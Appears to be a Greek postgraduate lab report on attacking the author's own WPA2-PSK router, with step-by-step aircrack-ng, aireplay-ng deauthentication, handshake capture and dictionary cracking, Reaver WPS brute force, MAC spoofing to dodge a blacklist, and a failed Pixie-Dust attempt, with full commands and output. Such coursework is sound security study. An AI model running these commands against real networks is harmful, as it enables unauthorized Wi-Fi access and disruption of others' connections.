



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Ασύρματων και Κινητών Δικτύων

Case 5

Επιβλέποντες Καθηγητές: Χρήστος Ξενάκης και Γεώργιος Ευθύμογλου

Καλαϊτζίδης Ιωάννης

ioannis_kalaitzidis@ssl-unipi.gr

Πειραιάς

20/05/2026

Περίληψη

Εξέταση της ασφάλειας των ασύρματων δικτύων WPA2-PSK, αναλύοντας τις ευπάθειες του πρωτοκόλλου Wi-Fi Protected Setup (WPS). Διεξαγωγή επίθεσης απο-αυθεντικοποίησης με σκοπό τη σύλληψη του κρίσιμου 4-way handshake, το οποίο αποτελεί προϋπόθεση για την επακόλουθη εύρεση του κωδικού πρόσβασης μέσω offline επίθεσης λεξικού. Ανάλυση των επιθέσεων brute-force μέσω του εργαλείου Reaver, καθώς και της επίθεσης Pixie-Dust, η οποία εκμεταλλεύεται την αδυναμία συγκεκριμένων routers να δημιουργήσουν πραγματικά τυχαία (απρόβλεπτα) κλειδιά, επιτρέποντας την άμεση υποκλοπή του PIN χωρίς την ανάγκη χιλιάδων δοκιμών. Η άμεση ενεργοποίηση του μηχανισμού WPS Lockout κατά τις δοκιμές κατέδειξε τον τρόπο με τον οποίο προστατεύονται τα σύγχρονα δίκτυα. Ο δρομολογητής απενεργοποιεί προσωρινά τη λειτουργία WPS μόλις εντοπίσει πολλαπλές αποτυχημένες προσπάθειες, μπλοκάροντας έτσι τις μαζικές (brute-force) επιθέσεις πριν αυτές προλάβουν να παραβιάσουν τον κωδικό.

Abstract

Examination of the security of WPA2-PSK wireless networks, analyzing the vulnerabilities of the Wi-Fi Protected Setup (WPS) protocol. Conducting a deauthentication attack with the purpose of capturing the critical 4-way handshake, which constitutes a prerequisite for the subsequent recovery of the password via an offline dictionary attack. Analysis of brute-force attacks using the Reaver tool, as well as the Pixie-Dust attack, which exploits the inability of specific routers to generate truly random (unpredictable) keys, allowing for the immediate recovery of the PIN without the need for thousands of attempts. The immediate activation of the WPS Lockout mechanism during testing demonstrated how modern networks are protected. The router temporarily disables the WPS function upon detecting multiple failed attempts, thus blocking mass (brute-force) attacks before they can compromise the password.

Περιεχόμενα

Εισαγωγή.....	1
Πρακτικό κομμάτι εργασίας.....	2
Βιβλιογραφία.....	13

Εισαγωγή

Η ανάγκη για ασφαλείς ασύρματες επικοινωνίες οδήγησε στην ανάπτυξη του προτύπου WPA (Wi-Fi Protected Access) και του διαδόχου του WPA2, τα οποία σχεδιάστηκαν για να αντικαταστήσουν το εγγενώς ελαττωματικό πρωτόκολλο WEP. Η αυθεντικοποίηση στο WPA2-PSK βασίζεται στην κρυπτογραφική ανταλλαγή τεσσάρων μηνυμάτων (4-way handshake) μεταξύ του σταθμού (STA) και του σημείου πρόσβασης (AP) για τη δυναμική παραγωγή των κλειδιών συνεδρίας (PTK). Ωστόσο, η πολυπλοκότητα της χειροκίνητης εισαγωγής ισχυρών κωδικών ώθησε τη Wi-Fi Alliance στην εισαγωγή του βοηθητικού πρωτοκόλλου Wi-Fi Protected Setup (WPS), το οποίο απλοποιεί τη διαδικασία σύνδεσης νέων συσκευών με τη χρήση ενός 8-ψήφιου PIN.

Παρά την αρχική σχεδιαστική πρόθεση για ασφάλεια και ευκολία, το WPS παρουσίασε σοβαρές αρχιτεκτονικές αδυναμίες. Το 2011, ο Stefan Viehböck ανακάλυψε ότι το PIN επαληθεύεται από το σημείο πρόσβασης σε δύο ξεχωριστά τμήματα (τα πρώτα 4 ψηφία και τα επόμενα 3 ψηφία, καθώς το τελευταίο είναι checksum), μειώνοντας δραματικά τον χώρο των πιθανών online συνδυασμών από 100 εκατομμύρια σε μόλις 11.000 δοκιμές. Επιπλέον, το 2014, ο Dominique Bongard παρουσίασε την επίθεση Pixie-Dust, αποδεικνύοντας ότι ορισμένοι κατασκευαστές chipsets (όπως οι Broadcom και Ralink) χρησιμοποιούν μηδενική ή ελάχιστη εντροπία κατά την παραγωγή των κρυπτογραφικών nonces (E-S1, E-S2) στα μηνύματα M3 και M4, επιτρέποντας την πλήρως offline ανάκτηση του PIN σε ελάχιστα δευτερόλεπτα. Στα πλαίσια της εργασίας, εξετάζεται πρακτικά η μεθοδολογία διεξαγωγής αυτών των επιθέσεων, αναλύεται η δομή των κρυπτογραφικών πακέτων και αξιολογείται η συμπεριφορά των σύγχρονων συστημάτων προστασίας απέναντι σε εργαλεία αυτοματοποιημένης σάρωσης και brute-force.


Για λόγους ασφαλείας και ιδιωτικότητας, τα ευαίσθητα αναγνωριστικά στοιχεία της άσκησης έχουν αποκρυφθεί. Ειδικότερα, έχουν καλυφθεί (με χρήση "XX:XX:XX" στο κείμενο και μαύρων πλαισίων στις εικόνες) τμήματα των διευθύνσεων MAC. Επίσης, έχουν αποκρυφθεί τα ονόματα (SSIDs) γειτονικών δικτύων που καταγράφηκαν τυχαία κατά τη σάρωση και ενδέχεται να προδίδουν προσωπικά στοιχεία ή τοποθεσίες.

Πρακτικό κομμάτι εργασίας

Αναφορικά με το πρώτο βήμα για τη σύνδεση του εξοπλισμού στο VMware, η διαδικασία ξεκινά με την τοποθέτηση του ασύρματου USB αντάπτορα δικτύου **TP-LINK TL-WN722N v4 (150Mbps)** με **αποσπώμενη κεραία** σε μια ελεύθερη θύρα USB του laptop. Στη συνέχεια, μέσω του κεντρικού μενού του VMware (στο επάνω μέρος της οθόνης), μεταβαίνουμε στη διαδρομή «VM>Removable Devices» και εντοπίζουμε τη συγκεκριμένη συσκευή στη λίστα, η οποία αναγράφεται συνήθως με το όνομα του κατασκευαστή. Τέλος, επιλέγοντας την εντολή «Connect (Disconnect from host)», η κάρτα αποσυνδέεται από το κεντρικό λειτουργικό σύστημα (Windows) και εκχωρείται αποκλειστικά για χρήση στο περιβάλλον του Kali Linux, αποτελώντας το βασικό εργαλείο για την επιτυχή εκτέλεση της εργασίας.



Κατά τη σύνδεση της συσκευής, το περιβάλλον του VMware εμφανίζει ένα τυπικό ενημερωτικό μήνυμα το οποίο επιβεβαιώνει ότι η κάρτα δικτύου TP-Link αποδεσμεύεται από το κεντρικό σύστημα (host machine-Windows) και προσαρτάται αποκλειστικά στην εικονική μηχανή (virtual machine) του Kali Linux.



λειτουργικό σύστημα, ακολουθεί η εκκίνηση ενός παραθύρου τερματικού (terminal)

εντός του Kali Linux και η εκτέλεση της εντολής **iwconfig**.

```
(kali㉿kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr=2347 B   Fragment thr:off
            Power Management:off

(kali㉿kali)-[~]
$
```

Όπως φαίνεται από τα αποτελέσματα της εκτέλεσης της εντολής, το λειτουργικό σύστημα Kali Linux αναγνώρισε επιτυχώς τον εξωτερικό προσαρμογέα δικτύου, εκχωρώντας του την ονομασία διεπαφής **wlan0**. Παράλληλα, διαπιστώθηκε ότι η προεπιλεγμένη κατάσταση λειτουργίας (Mode) της κάρτας ήταν η «Managed». Προκειμένου να πραγματοποιηθεί η μετάβαση σε λειτουργία παρακολούθησης (Monitor Mode) χωρίς σφάλματα, κρίθηκε απαραίτητος ο τερματισμός τυχόν διεργασιών του συστήματος και υπηρεσιών δικτύου (όπως ο NetworkManager), οι οποίες ενδέχεται να προκαλέσουν παρεμβολές ή να επιχειρήσουν την αυθαίρετη επαναφορά της κάρτας στην αρχική της κατάσταση. Για τον σκοπό αυτό, εκτελέστηκε η εντολή **sudo airmon-ng check kill**, διασφαλίζοντας έτσι την απρόσκοπτη προετοιμασία της ασύρματης διεπαφής για τα επόμενα στάδια της ανάλυσης.

```
(kali㉿kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

    PID Name
    2347 wpa_supplicant

(kali㉿kali)-[~]
$
```

Κατά την εκτέλεση της προηγούμενης εντολής, το σύστημα εντόπισε και τερμάτισε επιτυχώς τη διεργασία **wpa_supplicant**, η οποία είναι υπεύθυνη για τη διαχείριση των τυπικών ασύρματων συνδέσεων στο παρασκήνιο. Με την εξασφάλιση του κατάλληλου περιβάλλοντος και την εξάλειψη πιθανών παρεμβολών,

πραγματοποιήθηκε η μετάβαση της κάρτας δικτύου **wlan0** σε λειτουργία παρακολούθησης (**Monitor Mode**) μέσω της εντολής **sudo airmon-ng start wlan0**. Τέλος, για την οριστική επιβεβαίωση της επιτυχούς αλλαγής της κατάστασης λειτουργίας της διεπαφής, εκτελέστηκε εκ νέου η εντολή **iwconfig**.

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali㉿kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

br-480f97c7b15a  no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Μετά την επιτυχή μετάβαση της ασύρματης διεπαφής σε λειτουργία παρακολούθησης (Monitor Mode), το επόμενο στάδιο περιλαμβάνει τη φάση της αναγνώρισης, η οποία αποτελεί προαπαιτούμενο για την εκτέλεση της επίθεσης WPA με λεξικό. Στόχος αυτού του βήματος είναι ο εντοπισμός του ασύρματου δικτύου που αποτελεί τον στόχο της δοκιμής, καθώς και τυχόν πελατών (clients) που είναι ήδη συνδεδεμένοι σε αυτό. Για την παθητική καταγραφή της ασύρματης κίνησης στο χώρο, εκτελέστηκε στο τερματικό του συστήματος η εντολή **sudo airodump-ng wlan0**. Από τα αποτελέσματα της αναγνώρισης, καταγράφηκαν δύο κρίσιμες πληροφορίες:

- Το BSSID: Η φυσική διεύθυνση (MAC Address) του δρομολογητή.
- Το Κανάλι (CH): Η συχνότητα εκπομπής του δικτύου.

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0

CH 3 ][ Elapsed: 12 s ][ 2026-05-15 17:07

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
[REDACTED] -73      4         0  0  6  195 WPA2 CCMP PSK [REDACTED]
[REDACTED] -1       0         0  0  3  -1   WPA2 CCMP PSK <length: 0>
[REDACTED] -74      5         3  0  7  130 WPA2 CCMP PSK [REDACTED]
[REDACTED] -62     15         1  0  7  400 WPA2 CCMP PSK [REDACTED]
[REDACTED] -67     13         0  0  6  195 WPA2 CCMP PSK [REDACTED]
[REDACTED] -73      9         0  0  8  130 WPA2 CCMP PSK [REDACTED]
[REDACTED] -50     27        190  0  4  130 WPA2 CCMP PSK [REDACTED]
[REDACTED] -70      4         0  0  13 270 WPA2 CCMP PSK [REDACTED]
30:DE:4B:[REDACTED] -36    44         1  0  11 130 WPA2 CCMP PSK JK
[REDACTED] -35     47         0  0  11 130 WPA2 CCMP PSK <length: 0>

BSSID            STATION          PWR  Rate  Lost  Frames  Notes  Probes
[REDACTED] [REDACTED] -70   0 - 1    0      2
[REDACTED] [REDACTED] -74  24e- 1    0     194
[REDACTED] [REDACTED] -66   0 - 1    4      2
[REDACTED] [REDACTED] -70   0 - 1   112    2
[REDACTED] [REDACTED] -72   0 - 1   16     28      moduletest

Quitting ...

(kali@kali)-[~]
$
```

Όπως αποτυπώνεται στο παραπάνω στιγμιότυπο, η φάση της αναγνώρισης ολοκληρώθηκε με επιτυχία, παρέχοντας τα ακριβή στοιχεία του δικτύου-στόχου, τα οποία κρίνονται απαραίτητα για την εκτέλεση των επικείμενων στοχευμένων επιθέσεων. Ειδικότερα, ταυτοποιήθηκαν οι ακόλουθες τεχνικές παράμετροι:

- **ESSID (Όνομα Δικτύου):** JK
- **BSSID (MAC):** 30:DE:4B:XX:XX:XX
- **Κανάλι Εκπομπής (CH):** 11

Αντί της στοχευμένης επίθεσης προς έναν συγκεκριμένο πελάτη (μέσω της παραμέτρου -c), επιλέχθηκε η αποστολή μαζικών πακέτων αποσύνδεσης (Broadcast Deauthentication) προς όλες τις συσκευές που ήταν συνδεδεμένες στο δίκτυο στο επιλεγμένο κανάλι. Αυτή η τεχνική εφαρμόζεται προκειμένου να αυξηθούν οι πιθανότητες επανασύνδεσης των πελατών. Για την υλοποίηση της επίθεσης χρησιμοποιήθηκε το εργαλείο aireplay-ng εκτελώντας την εντολή **sudo aireplay-ng -0**

```
(kali@kali)-[~]
$ sudo aireplay-ng -0 20 -a 30:DE:4B:1F:C5:F2 wlan0
17:27:45 Waiting for beacon frame (BSSID: 30:DE:4B:1F:C5:F2) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:27:45 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:45 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:46 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:47 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:47 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:48 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:48 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:49 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:49 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:50 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:50 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:51 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:51 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:52 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:53 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:53 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:54 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:54 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:55 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:55 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
(kali@kali)-[~]
$
```

Κατά την αρχική ανάλυση, ωστόσο, διαπιστώθηκε από τη λίστα των πελατών (STATION) ότι δεν υπήρχε καμία ενεργά συνδεδεμένη συσκευή στο δίκτυο-στόχο. Προκειμένου να είναι εφικτή η σύλληψη του 4-way handshake, και κατ' επέκταση η διεξαγωγή της επίθεσης λεξικού (Dictionary Attack), είναι απαραίτητη η ενεργή ανταλλαγή δεδομένων μεταξύ μιας συσκευής και του δρομολογητή. Για την επίλυση αυτού του ζητήματος, πραγματοποιήθηκε προσωρινή χειροκίνητη σύνδεση μιας κινητής συσκευής στο δίκτυο.

Με την εξασφάλιση ενεργού πελάτη, η ασύρματη κάρτα ρυθμίστηκε ώστε να εστιάζει αποκλειστικά στο κανάλι 11 και στη συγκεκριμένη φυσική διεύθυνση (BSSID), αποθηκεύοντας τα υποκλαπέντα πακέτα σε τοπικό αρχείο με την ονομασία `wpa_handshake`. Η διαδικασία αυτή εκκινήθηκε μέσω της εντολής **`sudo airodump-ng -c 11 --bssid 30:DE:4B:XX:XX:XX -w wpa_handshake wlan0`**. Η προηγηθείσα επίθεση απο-αυθεντικοποίησης ανάγκασε τη συσκευή να αποσυνδεθεί και να εκκινήσει αμέσως νέα διαδικασία επανασύνδεσης. Αυτό είχε ως αποτέλεσμα την επιτυχή καταγραφή της κρυπτογραφικής ανταλλαγής, γεγονός που επιβεβαιώθηκε από την εμφάνιση της ένδειξης [WPA handshake: 30:DE:4B:XX:XX:XX] στο επάνω δεξί τμήμα του τερματικού.

```
(kali@kali)-[~]
$ sudo airodump-ng -c 11 --bssid 30:DE:4B: -w wpa_handshake wlan0
16:37:45 Created capture file "wpa_handshake-04.cap".

CH 11 ][ Elapsed: 1 min ][ 2026-05-18 16:39 ][ WPA handshake: 30:DE:4B:
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
30:DE:4B: -21 49 908 297 1 11 130 WPA2 CCMP PSK JK
BSSID STATION PWR Rate Lost Frames Notes Probes
30:DE:4B: 54:48:E6: -48 24e- 6e 0 107
30:DE:4B: 78:8B:2A: -48 24e-24e 1 175 EAPOL JK
```

Με την επιτυχή καταγραφή του κρυπτογραφημένου 4-way handshake στο αρχείο .cap, το επόμενο στάδιο προέβλεπε την εκτέλεση offline επίθεσης λεξικού (Dictionary Attack) για την ανάκτηση του κωδικού πρόσβασης (WPA PSK). Αρχικά, εξετάστηκε η χρήση του ευρέως διαδεδομένου λεξικού rockyou.txt. Ωστόσο, η προσέγγιση αυτή δεν απέδωσε, καθώς ο κωδικός του δικτύου αποτελούνταν από αριθμό κινητού τηλεφώνου. Τέτοιου είδους τοπικά δεδομένα (10-ψήφιος αριθμός που ξεκινά από 69) σπανίζουν σε διεθνείς βάσεις διαρροών, καθιστώντας τα τυπικά λεξικά αναποτελεσματικά.

Συνεπώς, για την απόδειξη της ορθότητας της διαδικασίας και την επιτυχή ολοκλήρωση της δοκιμής, κρίθηκε αναγκαία η δημιουργία ενός προσαρμοσμένου (custom) και στοχευμένου λεξικού. Μέσω του επεξεργαστή κειμένου nano δημιουργήθηκε το αρχείο custom_dict.txt, στο οποίο εισήχθησαν τυχαίοι αριθμητικοί συνδυασμοί, συμπεριλαμβανομένου και του πραγματικού κωδικού του δικτύου.

```
(kali@kali)-[~]
$ nano custom_dict.txt
```

```
Session Actions Edit View Help
GNU nano 8.6
44544
454444466
693
6999999999
123456789
widw23
```

Στη συνέχεια, εκτελέστηκε η offline επίθεση αξιοποιώντας το εργαλείο aircrack-ng. Η εντολή που χρησιμοποιήθηκε (**aircrack-ng -w custom_dict.txt wpa_handshake-04.cap**

```
(kali@kali)-[~]
$ aircrack-ng -w custom_dict.txt wpa_handshake-04.cap
Reading packets, please wait ...
Opening wpa_handshake-04.cap
Resetting EAPOL Handshake decoder state.
Read 136316 packets.

# BSSID ESSID Encryption
1 30:DE:4B: JK WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening wpa_handshake-04.cap
Resetting EAPOL Handshake decoder state.
Read 136316 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 4/6 keys tested (95.65 k/s)

Time left: 0 seconds 66.67%

KEY FOUND! [ 693 ]

Master Key : 7C D0 09 6C E8 C5 68 26 EB 56 B3 8E D7 FC 4E 90
55 F0 44 8E 6C 40 E6 AE 21 BF DF 42 FD 27 D0 FE

Transient Key : 2D F5 4F 2C 13 CB A9 DF A1 67 6D 06 F8 4B 8B 29
47 C9 40 CC F0 C5 D5 DF DD 4C 51 9A 92 44 5C 0D
03 A7 8A 80 4A 90 A3 06 00 16 45 BC 21 24 7E F6
FC AE 01 E6 32 E6 41 AE 4C CB A1 F4 CE 7C 31 D6

EAPOL HMAC : A2 04 69 0F 3B 6D 9D 96 92 76 00 3F BD 94 B9 1E

(kali@kali)-[~]
$
```

wpa_handshake-04.cap) τροφοδότησε το λογισμικό τόσο με το προσαρμοσμένο λεξικό όσο και με το αρχείο καταγραφής του handshake. Το εργαλείο ανέγνωσε επιτυχώς τα πακέτα, εντόπισε το επιθυμητό handshake για το δίκτυο «JK» και ζήτησε την τελική επιβεβαίωση επιλογής στόχου.

Με την επιλογή του στόχου, η διαδικασία σύγκρισης ολοκληρώθηκε ακαριαία. Το λογισμικό εντόπισε την ταύτιση, εμφανίζοντας την ένδειξη «KEY FOUND!» και αποκαλύπτοντας τον κωδικό σε μορφή απλού κειμένου, ολοκληρώνοντας έτσι επιτυχώς το δεύτερο ζητούμενο της άσκησης.

Η επίθεση μέσω του εργαλείου Reaver συνιστά μια μέθοδο online brute-force, η οποία στοχεύει αποκλειστικά στην παραβίαση του 8-ψήφιου κωδικού WPS PIN (Wi-Fi Protected Setup) και όχι του κύριου κλειδιού WPA. Τα σύγχρονα συστήματα δρομολογητών, ωστόσο, διαθέτουν αναβαθμισμένους μηχανισμούς προστασίας μέσω

ενημερώσεων υλικολογισμικού (firmware updates). Μόλις ανιχνευθούν πολλαπλές αποτυχημένες προσπάθειες σύνδεσης, τα συστήματα αυτά μεταβαίνουν σε κατάσταση αποκλεισμού (Lock Down), απενεργοποιώντας προσωρινά τη λειτουργία WPS προκειμένου να αποτρέψουν τη συνέχιση της επίθεσης. Στόχος του παρόντος σταδίου ήταν η πρόκληση και η καταγραφή αυτής ακριβώς της αμυντικής συμπεριφοράς (WPS lockout).

Πριν από την εκκίνηση της επίθεσης, κρίθηκε απαραίτητος ο έλεγχος της τρέχουσας κατάστασης του πρωτοκόλλου WPS στον δρομολογητή-στόχο (JK). Για τον σκοπό αυτό, χρησιμοποιήθηκε το βοηθητικό πρόγραμμα wash, μέσω της εντολής **sudo wash -i wlan0**.

```
(kali㉿kali)-[~]
$ sudo wash -i wlan0
[sudo] password for kali:
BSSID          Ch  dBm  WPS  Lck Vendor  ESSID
-----
              4  -51  2.0  No  Unknown
              8  -71  2.0  No  Unknown
              8  -67  2.0  No  Broadcom
              9  -59  2.0  No  Unknown
              9  -75  2.0  No  Unknown
30:DE:4B:      11 -25  2.0  No  RalinkTe JK
              13 -77  2.0  No
              13 -75  2.0  No  Broadcom
              6  -73  2.0  No  AtherosC
^C
(kali㉿kali)-[~]
$
```

Από το στιγμιότυπο της ανάλυσης αντλήθηκαν δύο εξαιρετικά κρίσιμες πληροφορίες για τη συνέχεια της δοκιμής:

- **Lck (Lock) - No:** Η συγκεκριμένη ένδειξη επιβεβαίωσε ότι το δίκτυο διαθέτε ενεργοποιημένο το πρωτόκολλο WPS και τη δεδομένη στιγμή, βρισκόταν σε μη κλειδωμένη κατάσταση, όντας ευάλωτο σε αιτήματα αυθεντικοποίησης.
- **Vendor - RalinkTe:** Η ταυτοποίηση του κατασκευαστή ως Ralink αποτέλεσε σημαντικό εύρημα της αναγνώρισης. Σύμφωνα με τη σχετική βιβλιογραφία αναφορικά με την επίθεση Pixie-Dust, τα chipsets της συγκεκριμένης εταιρείας υλοποιούν μια εξαιρετικά αδύναμη γεννήτρια ψευδοτυχαίων αριθμών (Linear Feedback Shift Register-LFSR). Συγκεκριμένα, σε πολλές υλοποιήσεις, τα κρίσιμα nonces (E-S1 και E-S2) που απαιτούνται για την κρυπτογράφηση λαμβάνουν σταθερά μηδενικές τιμές. Η αρχιτεκτονική αυτή αδυναμία υποδείκνυε εξ αρχής ότι η συσκευή θα ήταν πρακτικά ευάλωτη στην offline επίθεση.

Μετά την επιβεβαίωση ότι το πρωτόκολλο WPS βρισκόταν σε ενεργή και ξεκλειδωτή κατάσταση, επιχειρήθηκε online brute-force επίθεση μέσω του εργαλείου

Reaver. Η εντολή **sudo reaver -i wlan0 -b 30:DE:4B:XX:XX:XX -c 11 -vv** εκτελέστηκε με σκοπό την αυτοματοποιημένη δοκιμή συνδυασμών του 8-ψήφιου PIN. Κατά την εξέλιξη της επίθεσης, ο δρομολογητής επέδειξε άμεση αμυντική συμπεριφορά. Ανιχνεύοντας τον ασυνήθιστα υψηλό αριθμό αιτημάτων, το υλικολογισμικό (firmware) του Access Point ενεργοποίησε μηχανισμό προστασίας (Soft Lockout). Όπως καταγράφηκε στο τερματικό, το AP άρχισε να απορρίπτει ενεργά τη σύνδεση, επιστρέφοντας διαδοχικά μηνύματα «Received death request» και «WARNING: Receive timeout occurred», ενώ τελικώς απενεργοποίησε προσωρινά τη λειτουργία «WPS ([!] AP seems to have WPS turned off)» για την αποτροπή περαιτέρω δοκιμών.

[illegible]

Δεδομένου ότι το chipset (Ralink) παρουσιάζει θεωρητική ευπάθεια στην παραγωγή τυχαίων αριθμών, το επόμενο στάδιο προέβλεπε την εκτέλεση της offline επίθεσης Pixie-Dust. Ωστόσο, διαπιστώθηκε ότι το AP διατηρούσε τη φυσική διεύθυνση (MAC address) της επιτιθέμενης κάρτας δικτύου σε κατάσταση αποκλεισμού (blacklisting) ακόμα και μετά από επανεκκίνηση. Για την παράκαμψη αυτού του περιορισμού, εφαρμόστηκε η τεχνική του MAC Spoofing. Μέσω του εργαλείου macchanger, εκχωρήθηκε νέα, τυχαία φυσική διεύθυνση στην ασύρματη διεπαφή, αποκρύπτοντας την πραγματική ταυτότητα του επιτιθέμενου κόμβου.

```
(kali㉿kali)-[~]  
$ sudo ifconfig wlan0 down  
sudo macchanger -r wlan0  
sudo ifconfig wlan0 up  
Current MAC: 3c:52:a1: (unknown)  
Permanent MAC: 3c:52:a1: (unknown)  
New MAC: 5e:63:35:07:46:b9 (unknown)  
  
(kali㉿kali)-[~]  
$
```

Αφού αναιρέθηκε ο αποκλεισμός, επιχειρήθηκε εκ νέου η συλλογή των απαραίτητων κρυπτογραφικών δεδομένων για την επίθεση Pixie-Dust (εντολή **sudo reaver -i wlan0 -b 30:DE:4B:XX:XX:XX -c 11 -K 1 -N -vv**), σε συνδυασμό με φυσική (hardware) ενεργοποίηση του WPS.

```
(kali㉿kali)-[~]  
$ sudo reaver -i wlan0 -b 30:DE:4B: -c 11 -K 1 -N -vv  
  
Reaver v1.6.6 WiFi Protected Setup Attack Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>  
  
[+] Switching wlan0 to channel 11  
[+] Waiting for beacon from 30:DE:4B:  
[+] Received beacon from 30:DE:4B:  
[+] Vendor: RalinkTe  
[!] AP seems to have WPS turned off  
[+] Trying pin "12345670"  
[+] Sending authentication request  
[+] Sending association request  
[+] Associated with 30:DE:4B: (ESSID: JK)  
[+] Sending EAPOL START request  
[+] Received deauth request  
[!] WARNING: Receive timeout occurred  
[+] Sending EAPOL START request  
[+] Received deauth request  
[!] WARNING: Receive timeout occurred  
[+] Sending EAPOL START request  
[+] Received deauth request
```

Παρά την αρχική ευπάθεια του υλικού (chipset Ralink), τα πειραματικά αποτελέσματα κατέδειξαν ότι οι σύγχρονες υλοποιήσεις υλικολογισμικού εφαρμόζουν επιθετικά αντίμετρα (WPS Hard Lock). Το Access Point αρνήθηκε κατηγορηματικά την ανταλλαγή του μηνύματος M3, αποτρέποντας πλήρως τη σύλληψη των nonces (E-S1, E-S2) που απαιτούνται για το offline cracking. Η συμπεριφορά αυτή επιβεβαιώνει τη σχετική θεωρία περί mitigations των κατασκευαστών, οι οποίοι καθιστούν τις επιθέσεις υποβάθμισης συχνά αδύνατες, κλειδώνοντας ακαριαία τη λειτουργία WPS μόλις ανιχνευθεί δόλια δραστηριότητα.

Συμπέρασμα

Η ολοκλήρωση των εργαστηριακών δοκιμών επιβεβαιώνει τη διαρκή εξέλιξη μεταξύ τεχνικών εκμετάλλευσης και μηχανισμών άμυνας στα σύγχρονα ασύρματα δίκτυα. Η offline επίθεση λεξικού (WPA Dictionary Attack) παραμένει μια σταθερή απειλή, η επιτυχία της οποίας όμως εξαρτάται άμεσα από την πολυπλοκότητα του Pre-

Shared Key και τη χρήση στοχευμένων custom λιστών, καθώς τα γενικά λεξικά (π.χ. rockyou.txt) αδυνατούν να σπάσουν μη τυποποιημένους ελληνικούς κωδικούς.

